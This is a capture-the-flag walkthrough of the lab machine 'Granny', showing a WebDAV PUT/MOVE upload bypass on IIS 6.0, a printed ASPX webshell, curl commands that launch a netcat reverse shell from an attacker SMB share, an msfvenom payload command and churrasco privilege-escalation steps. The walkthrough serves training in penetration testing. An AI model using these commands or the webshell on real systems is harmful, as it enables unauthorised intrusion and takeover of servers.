Granny
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Granny is the twin of Grandpa: the same IIS 6.0 with WebDAV, but here the vector is the misconfigured HTTP methods. WebDAV allowsPUTandMOVE: we upload an.aspxwebshell as a.txt(which is accepted) and then rename it to.aspxwithMOVE, dodging the extension filter. That gives command execution asNT AUTHORITY\NETWORK SERVICE, which holdsSeImpersonatePrivilege. Since it's a Windows Server 2003, JuicyPotato doesn't apply and we escalate with churrasco (token kidnapping) toSYSTEM.
Recon
Initial scan
We start with ping, which already points at the operating system:
ping -c 1 10.10.10.15
64 bytes from 10.10.10.15: icmp_seq=1 ttl=127 time=101 msTTL 127 → Windows: Windows starts the TTL at 128 and each routing hop decrements it, so a 127 is 128 minus the VPN hop. A hint, not proof (it can be spoofed), confirmed by the service scan.
sudo nmap -sS -n -Pn -p- --min-rate 5000 -vvv --open 10.10.10.15
Not shown: 65534 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack ttl 127
extractPorts boils the -oG file down and leaves the single port on the clipboard:
extractPorts scan
Extracting information ...
IP Address: 10.10.10.15
Open ports: 80
The Not shown line is worth pausing on. On most of the Linux boxes in this series the remaining 65,534 come back as closed (reset): the machine answers with a RST and says "nothing here". Here they come back as filtered (no-response), that is, total silence. That difference isn't cosmetic: it means there's a firewall in front dropping packets instead of rejecting them, and it explains why the scan takes 26 seconds instead of 15. It also means we can't call any port closed, only unanswered.
The syn-ack ttl 127 in the REASON column confirms what ping said through a second channel, and this time without depending on ICMP.
nmap -p80 -sCV 10.10.10.15
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 6.0
|_http-title: Under Construction
| http-webdav-scan:
|   Server Type: Microsoft-IIS/6.0
|   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL,
|                   PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE, PROPFIND,
|                    PROPPATCH, SEARCH, MKCOL, LOCK, UNLOCK
|   WebDAV type: Unknown
|_  Server Date: Mon, 15 Sep 2025 19:43:55 GMT
|_http-server-header: Microsoft-IIS/6.0
| http-methods:
|_  Potentially risky methods: TRACE DELETE COPY MOVE PROPFIND PROPPATCH SEARCH MKCOL LOCK UNLOCK PUT
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Here's the detail worth reading slowly, because it's easy to skim past: PUT appears in Public Options but NOT in Allowed Methods. They're two different lists and nmap pulls them from different places. Public Options is the Public: header IIS advertises as server capabilities; Allowed Methods is the Allow: header from the OPTIONS response on the root, that is, what the server says can be done on that specific resource.
Read at face value, the scan suggests PUT is advertised but not enabled. The right conclusion isn't "there's no upload", it's "we have to check": an Allow: header is what the server claims, not what the server does. davtest is about to prove PUT works just fine. The Potentially risky methods list from http-methods, which does include PUT, already hints at where this is going.
What is confirmed is MOVE, present in both lists. WebDAV with PUT lets you upload files and with MOVE rename them: that combination is the vector.
WebDAV - enumerate with davtest
davtest tests which file types the server accepts:
davtest -url http://10.10.10.15
Testing DAV connection
OPEN            SUCCEED:                http://10.10.10.15
NOTE    Random string for this session: Vc4lApG_
Creating directory
MKCOL           SUCCEED:                Created http://10.10.10.15/DavTestDir_Vc4lApG_
Sending test files
PUT     aspx    FAIL
PUT     jsp     SUCCEED:        http://10.10.10.15/DavTestDir_Vc4lApG_/davtest_Vc4lApG_.jsp
PUT     asp     FAIL
PUT     shtml   FAIL
PUT     jhtml   SUCCEED:        http://10.10.10.15/DavTestDir_Vc4lApG_/davtest_Vc4lApG_.jhtml
PUT     cfm     SUCCEED:        http://10.10.10.15/DavTestDir_Vc4lApG_/davtest_Vc4lApG_.cfm
PUT     txt     SUCCEED:        http://10.10.10.15/DavTestDir_Vc4lApG_/davtest_Vc4lApG_.txt
PUT     cgi     FAIL
PUT     pl      SUCCEED:        http://10.10.10.15/DavTestDir_Vc4lApG_/davtest_Vc4lApG_.pl
PUT     html    SUCCEED:        http://10.10.10.15/DavTestDir_Vc4lApG_/davtest_Vc4lApG_.html
PUT     php     SUCCEED:        http://10.10.10.15/DavTestDir_Vc4lApG_/davtest_Vc4lApG_.php
Checking for test file execution
EXEC    jsp     FAIL
EXEC    jhtml   FAIL
EXEC    cfm     FAIL
EXEC    txt     SUCCEED:        http://10.10.10.15/DavTestDir_Vc4lApG_/davtest_Vc4lApG_.txt
EXEC    txt     FAIL
EXEC    pl      FAIL
EXEC    html    SUCCEED:        http://10.10.10.15/DavTestDir_Vc4lApG_/davtest_Vc4lApG_.html
EXEC    html    FAIL
EXEC    php     FAIL
The first thing this output settles is the doubt nmap left behind: MKCOL creates a directory and the PUTs upload files, so writing is enabled despite PUT not showing up in Allowed Methods. Confirmed by a test, not by a header.
The second is the filter. The server uploads txt, php, html, jsp, jhtml, cfm and pl, but blocks precisely aspx and asp (plus shtml and cgi). That's no coincidence: those are exactly the extensions IIS 6.0 would hand to the ASP.NET engine. There's an extension blocklist on upload.
And it's worth understanding what davtest's EXEC actually means, because it misleads. EXEC SUCCEED on txt and html is not code execution: davtest uploads a file with a known string, requests it back and checks whether that string shows up in the response. For a .txt or an .html it always does, because the server returns them verbatim. The FAILs on php, jsp, cfm and pl say the opposite and are more informative: they can be uploaded but the server doesn't interpret them, because IIS has neither PHP nor a servlet container. Uploading a .php here achieves nothing.
To sum up: we can write, the only thing that would execute is .aspx, and .aspx is exactly what the filter blocks. The way out is to dodge it with MOVE.
Shell as NETWORK SERVICE
PUT + MOVE bypass
The idea: upload the webshell with an allowed extension (.txt) and, once on the server, rename it to .aspx with the MOVE method. The filter only checks the extension on upload (PUT), not on rename.
No need to hunt for a webshell online: Kali ships one in /usr/share/webshells/.
locate cmdasp.aspx
cp $(locate cmdasp.aspx) .
mv cmdasp.aspx cmdasp.txt
# locate cmdasp.aspx
/usr/share/webshells/aspx/cmdasp.aspx
# mv cmdasp.aspx cmdasp.txt
# ls | grep cmd
cmdasp.txt
The rename to .txt happens locally, before uploading: the PUT will send the file under whatever name we put in the URL, and that name has to carry an extension the filter accepts.
# upload the webshell as .txt
curl -s -X PUT http://10.10.10.15/cmdasp.txt -d @cmdasp.txt
# check it landed
curl http://10.10.10.15/cmdasp.txt
# rename to .aspx with MOVE
curl -s -X MOVE -H "Destination: http://10.10.10.15/cmdasp.aspx" http://10.10.10.15/cmdasp.txt
# curl http://10.10.10.15/cmdasp.txt
<%@ Page Language="C#" Debug="true" Trace="false" %><%@ Import Namespace="System.Diagnostics" %>
<%@ Import Namespace="System.IO" %><script Language="c#" runat="server">
void Page_Load(object sender, EventArgs e){}
string ExcuteCmd(string arg){
  ProcessStartInfo psi = new ProcessStartInfo();
  psi.FileName = "cmd.exe"; psi.Arguments = "/c "+arg;
  psi.RedirectStandardOutput = true; psi.UseShellExecute = false;
  Process p = Process.Start(psi); StreamReader stmrdr = p.StandardOutput;
  string s = stmrdr.ReadToEnd(); stmrdr.Close(); return s;}
void cmdExe_Click(object sender, System.EventArgs e){
  Response.Write("<pre>");Response.Write(Server.HtmlEncode(ExcuteCmd(txtArg.Text)));Response.Write("</pre>");}
</script><HTML><HEAD><title>awen asp.net webshell</title></HEAD><body>
<form id="cmd" method="post" runat="server"><asp:TextBox id="txtArg" ...>
<asp:Button id="testing" ... Text="excute" OnClick="cmdExe_Click"></asp:Button>
<asp:Label id="lblText" ...>Command:</asp:Label></form></body></HTML>
<!-- Contributed by Dominic Chell (http://digitalapocalypse.blogspot.com) -->
<!-- http://michaeldaw.org   04/2007 -->
The curl on cmdasp.txt returns the webshell source in plain text, and that alone proves two things at once: the PUT as .txt passed the filter, and under that extension the server serves it as a file instead of executing it. Exactly the behaviour we're after.
Reading it in full also saves work later. The actual executor is psi.FileName = "cmd.exe" with psi.Arguments = "/c "+arg, so anything we type gets handed to cmd /c; the form field is called txtArg and the button testing with the label excute (spelled that way in the 2007 original); and the response is wrapped in Response.Write("<pre>"), which is why CLI output will come with a <pre> in front. The attribution at the bottom dates it to April 2007: it's the same webshell Kali still ships.

Once turned into .aspx with MOVE, IIS no longer serves it, it runs it. We check with a whoami:

Command execution confirmed as nt authority\network service, the IIS application pool account.
From the browser to the CLI
Working from the form is awkward. The obstacle to jumping to curl is that the webshell is an ASP.NET page and its POST carries a __VIEWSTATE field, so we need to capture a real request to know what to send. We intercept any execution with Burp:
POST /cmdasp.aspx HTTP/1.1
Host: 10.10.10.15
Content-Type: application/x-www-form-urlencoded
Content-Length: 95

__VIEWSTATE=dDwxNjc4OTc2NDgzOzs%2BF4Ar8jy1mNkubzWLaox%2BwtY0EeA%3D&txtArg=whoami&testing=excute
There's a risk worth naming before moving on: ASP.NET's __VIEWSTATE can be dynamic. If the server regenerates or signs it per session, reusing it from curl would return a validation error and we'd have to renegotiate it on every request. There's only one way to find out that counts, trying it:
curl http://10.10.10.15/cmdasp.aspx -d "__VIEWSTATE=dDwxNjc4OTc2NDgzOzs%2BF4Ar8jy1mNkubzWLaox%2BwtY0EeA%3D&txtArg=whoami&testing=excute" | head -n 1
<pre>nt authority\network serviceIt works, so the __VIEWSTATE is static and can be reused as is. From here on it's enough to change the txtArg value to run whatever we want. And the <pre> in front of the output is the Response.Write we already read in the source, hence the head -n 1 to keep only the useful line.
From RCE to reverse shell
We have command execution, but there's no nc.exe on the victim and this is a Windows Server 2003: no modern certutil, no Invoke-WebRequest, because there's no PowerShell. The route that does work on any Windows is to stand up an SMB share and run the binary straight from the UNC path, without downloading it. cmd.exe knows how to do that on its own.
cp $(locate nc.exe | head -n 1) .
smbserver.py smbFolder $(pwd)
# ls
cmdasp.txt  nc.exe

# smbserver.py smbFolder $(pwd)
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
With the share up and a listener waiting on 443, we ask the webshell to run the remote nc.exe. Only the txtArg of the request we already validated changes:
curl -s http://10.10.10.15/cmdasp.aspx \
  -d '__VIEWSTATE=dDwxNjc4OTc2NDgzOzs%2BF4Ar8jy1mNkubzWLaox%2BwtY0EeA%3D&txtArg=\\10.10.16.6\smbFolder\nc.exe -e cmd 10.10.16.6 443&testing=excute'
sudo rlwrap nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.16.6] from (UNKNOWN) [10.10.10.15] 1064
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

c:\windows\system32\inetsrv>
Reverse shell in, and the working directory (c:\windows\system32\inetsrv) confirms the IIS process is what launched it.
The other half of the capture, the smbserver.py side, is worth a look because it holds a gift that's easy to miss:
[*] Incoming connection (10.10.10.15,1062)
[*] AUTHENTICATE_MESSAGE (HTB\GRANNY$,GRANNY)
[*] User GRANNY\GRANNY$ authenticated successfully
[*] GRANNY$::HTB:2c246863c09a30f30000000000000000000000000000000000:d08b24c244ecca38558b5b93a10b7e9f4b311b1f40bda357:aaaaaaaaaaaaaaaa
When the victim connects to our share, it authenticates against it, and smbserver.py keeps the challenge/response: that's a NetNTLMv2 for the GRANNY$ machine account of the HTB domain. We don't need it on this box (a machine account's password is random and over 100 characters, so cracking it isn't realistic), but it's the exact same mechanism behind attacks like NTLM relay: forcing a system to authenticate against something we control. Here it came for free, as a side effect of transferring a file.
Shell as SYSTEM
SeImpersonatePrivilege + Windows Server 2003
The final stage is identical to Grandpa's, because it's the same operating system. First we look at the account's privileges and the exact OS version, the two facts that decide the tool:
whoami /priv
systeminfo
PRIVILEGES INFORMATION

Privilege Name                Description                                  State
============================= ============================================ ========
SeAuditPrivilege              Generate security audits                     Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process           Disabled
SeAssignPrimaryTokenPrivilege Replace a process level token                Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                     Enabled
SeImpersonatePrivilege        Impersonate a client after authentication    Enabled
SeCreateGlobalPrivilege       Create global objects                        Enabled
Host Name: GRANNY
OS Name: Microsoft(R) Windows(R) Server 2003, Standard Edition
OS Version: 5.2.3790 Service Pack 2 Build 3790
OS Configuration: Standalone Server
Registered Owner: HTB
Original Install Date: 4/12/2017, 5:07:40 PMYou read the whole table looking for what's Enabled, and there sits SeImpersonatePrivilege. It's the privilege that lets a process adopt the token of a client that authenticates to it, and it's standard on IIS service accounts precisely because they need it to serve requests on behalf of others. The problem is that if we control the process, we control who gets impersonated.
It's worth noting SeAssignPrimaryTokenPrivilege is Disabled: the two together are the classic combination, but SeImpersonate alone is enough for the whole Potato family.
systeminfo is what decides the tool. 5.2.3790 is Windows Server 2003, from 2003, and with that fact JuicyPotato is out: it relies on CLSIDs and a DCOM server that don't exist as such in this generation. For 2003 the tool is churrasco, which exploits the same idea (token kidnapping, documented by Cesar Cerrudo in 2008) with the mechanics of the era.
The usual caveat applies here: an enabled privilege doesn't guarantee escalation. The real condition is that a tool exists that knows how to force a privileged authentication on that specific version of Windows, and that tool-to-version pairing is exactly what to check before firing.
Token kidnapping with churrasco
churrasco.exe doesn't ship with Kali, we have to bring it. Searching for it by name lands straight on the reference:

That article (original repo; compiled build on Binary Region) explains the why in one line and links the pre-built binary:

As we have discussed, in some scenarios JuicyPotato wont work with the older systems. Hence for the
privilege escalation, we will use churrasco exploit.

Download churrasco.exe from given link: churrasco.exe

Create a reverse shell on local machine in msfvenom:
msfvenom -p windows/shell_reverse_tcp LHOST=<local machine IP> LPORT=4444 EXITFUNC=thread -f exe
  -a x86 --platform windows -o shell.exe

Transfer both the files (churrasco.exe & shell.exe) to the target machine.
The downloaded binary is moved into the folder smbserver.py is already serving:
mv /home/krmena/Downloads/churrasco.exe .
smbserver.py smbFolder $(pwd)
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
This time we do copy it onto the victim's disk, because the binary has to run locally to hijack the token:
cd C:\Windows\Temp
copy \\10.10.16.6\smbFolder\churrasco.exe
